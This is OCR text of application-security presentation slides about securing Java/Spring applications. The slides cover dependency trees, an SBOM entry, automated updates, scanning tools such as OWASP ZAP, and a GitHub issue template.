
~~Code~~

Dependencies

Your Application

Dependencies


- Other libraries (Maven Dependencies)
- Java JVM
- Docker?
- Operation System
- Virtual Machine?



Rotate your Keys

End of Life

Are your dependencies healthy?



```
[INFO] --- maven-dependency-plugin:3.2.0:tree (default-cli) @ demo ---
[INFO] com.example:demo:jar:0.0.1-SNAPSHOT
[INFO] \- org.springframework.boot:spring-boot-starter-web:jar:3.0.0-M1:compile
[INFO]    +- org.springframework.boot:spring-boot-starter:jar:3.0.0-M1:compile
[INFO]    |  +- org.springframework.boot:spring-boot:jar:3.0.0-M1:compile
[INFO]    |  +- org.springframework.boot:spring-boot-autoconfigure:jar:3.0.0-M1:compile
[INFO]    |  +- org.springframework.boot:spring-boot-starter-logging:jar:3.0.0-M1:compile
[INFO]    |  |  +- ch.qos.logback:logback-classic:jar:1.2.10:compile
[INFO]    |  |  |  \- ch.qos.logback:logback-core:jar:1.2.10:compile
[INFO]    |  |  +- org.apache.logging.log4j:log4j-to-slf4j:jar:2.17.1:compile
[INFO]    |  |  |  \- org.apache.logging.log4j:log4j-api:jar:2.17.1:compile
[INFO]    |  |  \- org.slf4j:jul-to-slf4j:jar:1.7.33:compile
[INFO]    |  +- jakarta.annotation:jakarta.annotation-api:jar:2.0.0:compile
[INFO]    |  \- org.yaml:snakeyaml:jar:1.30:compile
[INFO]    +- org.springframework.boot:spring-boot-starter-json:jar:3.0.0-M1:compile
[INFO]    |  +- com.fasterxml.jackson.core:jackson-databind:jar:2.13.1:compile
[INFO]    |  |  +- com.fasterxml.jackson.core:jackson-annotations:jar:2.13.1:compile
[INFO]    |  |  \- com.fasterxml.jackson.core:jackson-core:jar:2.13.1:compile
[INFO]    |  +- com.fasterxml.jackson.datatype:jackson-datatype-jdk8:jar:2.13.1:compile
[INFO]    |  +- com.fasterxml.jackson.datatype:jackson-datatype-jsr310:jar:2.13.1:compile
[INFO]    |  \- com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.13.1:compile
[INFO]    +- org.springframework.boot:spring-boot-starter-tomcat:jar:3.0.0-M1:compile
[INFO]    |  +- org.apache.tomcat.embed:tomcat-embed-core:jar:10.0.16:compile
[INFO]    |  +- org.apache.tomcat.embed:tomcat-embed-el:jar:10.0.16:compile
[INFO]    |  \- org.apache.tomcat.embed:tomcat-embed-websocket:jar:10.0.16:compile
[INFO]    +- org.springframework:spring-web:jar:6.0.0-M2:compile
[INFO]    |  \- org.springframework:spring-beans:jar:6.0.0-M2:compile
[INFO]    \- org.springframework:spring-webmvc:jar:6.0.0-M2:compile
[INFO]       +- org.springframework:spring-aop:jar:6.0.0-M2:compile
[INFO]       +- org.springframework:spring-context:jar:6.0.0-M2:compile
[INFO]       \- org.springframework:spring-expression:jar:6.0.0-M2:compile
[INFO] ------------------------------------------------------------------------
```


Automate your Dependency Updates

SBOM

```
<component type="library"
           bom-ref="pkg:maven/org.springframework.boot/spring-boot-starter-web@3.0.0-M1?type=jar">
  <publisher>Pivotal Software, Inc.</publisher>
  <group>org.springframework.boot</group>
  <name>spring-boot-starter-web</name>
  <version>3.0.0-M1</version>
  <description>Starter for building web, including RESTful, applications using Spring MVC. Uses Tomcat as the
default embedded container</description>
  <hashes>
    <hash alg="MD5">7327041f2c398ba23c78921e3e8958d5</hash>
    <hash alg="SHA-1">ae784efd39d00c804d9ec28593a6e3431e3afbfa</hash>
    <hash alg="SHA-256">e0c6e644432e4d153562e92da36614266b59c5eb9b9b2522639927f91e840a7d</hash>
    <hash alg="SHA-384">c8e9209049506c9f3b62d72f8ae55cdf36e7573b077ed05ef2755838ce3f04235...</hash>
    <hash alg="SHA-512">eb6822a2390400ea0d98e933debcd0c652301e86ce56dc8cfabac6ed85b4d7e17...</hash>
    <hash alg="SHA3-256">32abd60c3e6d0587cd1686ea25f6bff5d49d334ca02d5dd53b8d4b050e4b349e</hash>
    <hash alg="SHA3-384">d80f43097fffcd3dad7ac6501b5209367629b6521b6f65e8c7f84fa01e6f116c...</hash>
    <hash alg="SHA3-512">3c41bd45f0194522fec0082fa1da38f3387ee943e1be6da4de19eca9be3050ff...</hash>
  </hashes>
  <licenses>
    <license>
      <id>Apache-2.0</id>
    </license>
  </licenses>
  <purl>pkg:maven/org.springframework.boot/spring-boot-starter-web@3.0.0-M1?type=jar</purl>
  <externalReferences>
    <reference type="website"><url>https://spring.io</url></reference>
    <reference type="issue-tracker"><url>https://github.com/spring-projects/spring-boot/issues</url>
    </reference>
    <reference type="vcs"><url>https://github.com/spring-projects/spring-boot</url></reference>
  </externalReferences>
</component>
```

Code

- Continuous Integration
- Static Analysis
- Audits / Security Reviews



{okta}

Write less code.

“Friends Don’t Let Friends Build Auth”

–Your Friend

OWASP
Zed Attack Proxy

zaproxy.org

CHEAT SHEET
SERIES PROJECT

Life is too short • AppSec is tough • Cheat!

Code Scanning Tools

Vulnerabilities are a fact of life.


Create a GitHub Issues Template

spring-security / .github / ISSUE_TEMPLATE.md Cancel

Looks like this file is an issue template. Need help? Learn more.


Edit file | Preview changes | Spaces | 2

```
<!--
For Security Vulnerabilities, please use https://pivotal.io/security#reporting
-->

### Summary

<!--
Please provide a high level summary of the issue you are having
-->

### Actual Behavior

<!--
Please describe step by step the behavior you are observing
-->

### Expected Behavior

<!--
Please describe step by step the behavior you expect
-->
```



